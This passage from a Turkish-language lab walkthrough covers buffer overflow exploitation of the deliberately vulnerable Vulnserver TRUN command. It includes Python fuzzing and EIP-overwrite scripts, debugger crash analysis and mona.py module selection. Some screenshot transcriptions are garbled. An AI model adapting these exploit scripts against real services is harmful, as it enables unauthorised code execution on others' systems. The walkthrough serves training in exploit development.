- Registers Pane:** Shows the CPU register state. Key values include:
 - EIP: 77E80000 (Address of the current instruction)
 - ECX: 75EB4B60 (Return Address from the call)
 - EBP: 77E80000 (Base of the stack frame)
 - ESP: 00000000 (Current stack pointer)
 - EDI: 00000000 (Instruction pointer)
 - EDX: 00000000 (Register used for arguments)
- Status Bar:** At the bottom, it says "Paused" and shows the date and time: "18.11.2015 01:39:24".

9. Sol üstte bulunan play butonuna basarak Immunity debuggeri çalıştırıyoruz.

The screenshot shows the Immunity Debugger interface with the following details:

- Assembly pane:** Displays assembly code for the nt!NtCreateThreadEx function. The code includes instructions like JNP SHORT nt!NtCreateThreadEx, MOU ESP, and LEA EAX, DWORD PTR SS:[EBP-10].
- Registers pane:** Shows the CPU registers (MMMM) with values such as RDI=00000000, RSI=00000000, and RBP=00000000.
- Memory dump pane:** Shows a dump of memory starting at address 00493000, containing various data structures and strings.

Gördüğü gibi sağ altta Running yazıyor. Program çalışmaya başladı.

10. Kalımızden hedefe tekrar 2000 tane "A" karakteri yolluyoruz ve verdiği hatayı inceliyoruz.

```

Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./istismar
Length of attack: 1000
Welcome to Vulnerable Server! Enter HELP for help.

KaliLive
Sending attack length 1000 to TRUN .
TRUN COMPLETE

GOODBYE


root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 2000 to TRUN .
Traceback (most recent call last):
  File "./istismar", line 14, in <module>
    print s.recv(1024)
socket.error: [Errno 104] Connection reset by peer
root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.


Sending attack length 2000 to TRUN .

```

Paketleri yolladıktan sonra Immunity Debugger ekranında verilen hataya bakalım.



"Access violation when writing to [41414141]" uyarısını görüyoruz. Yollandığımız "A" karakter dizileri veri yazılması gereken bir adres olarak yorumlandı ve buraya yazılmırken bir hata meydana geldi. "Access violation when writing to [41414141]" içerisinde yazan 41414141 in hex inin ascii kodu karşılığına hızlıca bakalım.



Baktığımızda karşımıza ‘AAAA’ çıktı.

11. Bu seferde kalımızden hedefe 3000 tane “A” karakteri yolluyoruz ve verdiği hatayı inceliyoruz.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./istismar
Length of attack: 1000
Welcome to Vulnerable Server! Enter HELP for help.

    KaliLive
Sending attack length 1000 to TRUN .
TRUN COMPLETE

GOODBYE
DEB
root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.


Sending attack length 2000 to TRUN .
Traceback (most recent call last):
  File "./istismar", line 14, in <module>
    print s.recv(1024)
socket.error: [Errno 104] Connection reset by peer
root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 2000 to TRUN .

root@okan:~# ./istismar
Length of attack: 3000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 3000 to TRUN .
```


Paketleri yolladıktan sonra Immunity Debugger ekranında verilen hataya bakalım.




Immunity Debugger ekranımızın sol altında “Access violation when executing [41414141]” hmasını görüyoruz. Bu hata yolladığımız

karakterlerin bir kısmını veri yazılacak bir yer olarak değil de uygulanacak bir komut olarak algıladı. “Access violation when executing [41414141]” içerisinde yazan **41414141** in hex inin ascii kodu karşılığına az önce baktık ve bize ‘AAAA’ sonucunu vermişti.

12. Şimdi ise yeni bir kod geliştirerek karımıza benzersiz bir tablo oluşturcak bunun bize faydası bir sonraki geliştireceğimiz istismarda kaçınıcı karakterden sonra hata verdiği bulmak.



Programı çalıştırıp bir köşede bekletiyoruz.



13. Şimdi ise kendimize bu tablodan yola çıkarak kendimize yeni bir istismar geliştirmiyoruz ve bununla atak yapıp gelen hataya göz atıyoruz.

The screenshot shows a terminal window with the following details:

- Terminal title: Dosya Düzenle Görünüm Ara Uçbirim Yardım
- File: istismar4
- Time: Çrş 02:56
- User: root@okan: ~

```
GNU nano 2.2.6
#!/usr/bin/python
import socket
server = '192.168.124.133'
sport = 9999
prefix = 'A' * 1000
chars = ''
for i in range(0x30, 0x35):
    for j in range(0x30, 0x3A):
        for k in range(0x30, 0x3A):
            chars += chr(i) + chr(j) + chr(k) + 'A'
attack = prefix + chars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print "Sending attack to TRUN , with length ", len(attack)
s.send('TRUN ' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Bottom status bar icons (from left to right):

- Yardım Al
- Yaz
- Dosya Oku
- Önceki Sayfa
- Metni Kes
- İmleç Pozisyonu
- Çık
- Yasta
- Ara
- Sonraki Sayfa
- UnCut Text
- Denetimle

Şimdi ise atak yapıyoruz.

The screenshot shows a terminal window with the following details:

- Terminal title: Dosya Düzenle Görünüm Ara Uçbirim Yardım
- File: istismar4
- Time: Çrş 02:58
- User: root@okan: ~


```
root@okan:~# ./istismar4
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN , with length  3000
```


The terminal shows a crash dump from the vulnerable server:

```
[root@okan ~]# ./istismar4
[...]
[Truncated]
[...]
```

Verilen hataya göz atalım.



Immunity Debugger ekranımızın sol altında “Access violation when executing [35324131]” hmasını görüyoruz. 35324131 bu ifadenin karakter karşılığına hızlıca bakalım.



14. Bizim az önce işimize yarar diye beklettiğimiz tablodan 1A25 in yerini tespit ediyoruz.

```
Uygulamalar ▾ Yerler ▾ $-Üçbirim ▾ Çır 03:02
root@okan: ~

Dosya Düzenle Görünüm Ara Üçbirim Yardım
root@okan: ~# ./listimar3

Bul
Ara: 1A2S
 Büyüklük/küçük harf eşleştir
 Sadece tüm kelimeyi eşleştir
 Düzenli ifade olarak eşleştir
 Geriye doğru ara
 Böl
Kapat Bul
```

15. Yukarıda ki varsayımlımız doğru olup olmadığını öğrenmek için ilgili yerin hesaba göre 2006 bayttan sonra 4 bayt içerdığını düşünüyoruz. Bunun için EIP ye değer yazıp sonuca bakacağız.

```
Uygulamalar Yerler $ Uçbirim Çş 03:09
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan: ~
GNU nano 2.2.6 File: istismar2

#!/usr/bin/python
import socket
# exploit for vulnerable trun command with length 3900
server = '192.168.124.133'
sport = 9999

prefix = 'A' * 2006
eip = 'OKAN'
padding = 'F' * (3900 - 2006 - 4)
attack = prefix + eip + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send('TRUN .' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Şimdi ise atağımızı gerçekleştiriyoruz.

Uygulamalar Yerler \$-Uçbirim Çş 03:10
root@okan: ~


Dosya Düzenle Görünüm Ara Uçbirim Yardım

root@okan:~# ./istismar2
Welcome to Vulnerable Server! Enter HELP for help.


Sending attack to TRUN . with length 3000

[0%]
Adəz Kütüphəsi: /var/www/html/
debiantest_6.5-3-debian6_amd64.deb


Gelen hataya bakıp varsayımızın doğru olup olmadığına karar veriyoruz.



Immunity Debugger ekranımızın sol altında “Access violation when executing [4E414B4F]” hmasını görüyoruz. 4E414B4F bu ifadenin karakter karşılığına hızlıca bakalım.



16. Corelean tarafından geliştirilen MONA.py bize istismar kodumuzun her bilgisayarda çalışmasını sağlayacak değişiklikleri yapmamızı sağlayacak önemli noktalarda destek verecektir. Şimdi ise mona.py dosyasını indirip ilgili yere kopyalıyoruz.



17. Immunity Debugger’ın altında bulunan beyaz komut satırına “!mona modules” yazarak Vulnserver yüklenirken beraberinde yüklenen modülleri görebiliriz.

Vulnserver çok düşük bellek adreslerinde başladığını için (BASE sütunu) adresin başında, daha önce “kötü karakter” olarak belirlediğimiz “null byte (\x00)” görüyoruz. Şuanda elimizde kullanılabılır olarak essfunc.dll modülü kalıyor.

